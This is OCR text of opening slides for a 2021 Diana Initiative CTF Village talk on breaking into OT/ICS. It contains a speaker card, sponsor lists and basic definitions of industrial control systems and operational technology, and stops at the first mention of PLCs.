SPARK A JOURNEY

The Diana Initiative

Join our Virtual Conference

JULY 16-17, 2021

Register at Dianainitiative.org

SPEAKER

JULY 17, 2021 *at* **10:00 AM PDT**

ABU SAFIAN BLAY

Inveteck Global, Founder

"Day Two Welcome for CTF Village - Breaking into OT/ICS"

Engineer
Security Researcher
Offensive Security International Speaker & Trainer

LinkedIn: ABU SAFIAN BLAY
www.inveteckglobal.com

INVETECK GLOBAL

The Diana Initiative

The Diana Initiative

ALL SPONSORS

Join our Virtual Conference
JULY 16-17, 2021

INE

eLearn Security
AN INE COMPANY

AXONIUS

mongoDB®

JUNIPer®
NETWORKS

corelight

Google

We Hack PURPLE

bridgecrew
BY PRISMA® CLOUD

NOVETTA

leviathan
security group

digital defense fund

SECURE CODE WARRIOR

Try Hack

intel® security

Carnegie Mellon University
Information Networking Institute

Remediant

information security

verizon✓

Microsoft

ThermoFisher
SCIENTIFIC

HACKTHEBOX

KAZO
SECURITY

WSC
WOMEN'S SOCIETY OF CYBERJUTSU

tenable

STONER SECURITY

Alyssa Miller
www.alyssasec.com

yubico

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY

refirm labs

GRIMM

NULLCON

INL Idaho National Laboratory

no starch press

hardwear.io
Hardware Security Conference and Training

The Diana Initiative

KICKOFF SPONSORS

Join our Virtual Conference
JULY 16-17, 2021

SPARK A JOURNEY

INE eLearn Security AN INE COMPANY

AXONIUS

mongoDB®

JUNIPER NETWORKS®

corelight

Google

We Hack PURPLE

bridgecrew BY PRISMA® CLOUD

NOVETTA

leviathan security group

Remediant

digital defense fund

SECURE CODE WARRIOR

Try Hack Me

intel security

information security

verizon✓

Carnegie Mellon University Information Networking Institute

Microsoft

ThermoFisher SCIENTIFIC

The Diana Initiative

SPARK A JOURNEY

TRACKS SPONSORS

Join our Virtual Conference
JULY 16-17, 2021

INE
eLearn Security
AN INE COMPANY

AXONIUS

mongoDB®

JUNIPER NETWORKS®

corelight

Google

We Hack PURPLE

bridgecrew
BY PRISMA® CLOUD

The Diana Initiative

RECORDING SPONSORS

Join our Virtual Conference
JULY 16-17, 2021
dianainitiative.org

INE

eLearn Security
AN INE COMPANY

AXONIUS

mongoDB®

corelight

The **Diana Initiative**

SPARK A JOURNEY

CTF VILLAGE SPONSORS

Join our Virtual Conference

JULY 16-17, 2021

dianainitiative.org

INE

eLearn Security
AN INE COMPANY

AXONIUS

mongoDB®

JUNIPer® NETWORKS

We Hack PURPLE

SECURE CODE WARRIOR

WSC WOMEN'S SOCIETY OF CYBERJUTSU

Try Hack Me

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY

INL Idaho National Laboratory

HACKTHEBOX

GRIMM

OT/ICS

ICS - Industrial Control System


OT - Operational Technology

These are hardwares and softwares that are used to directly monitor and control industrial equipments.


The
Diana
Initiative

Types of ICS

Programmable Logic Control (PLC)



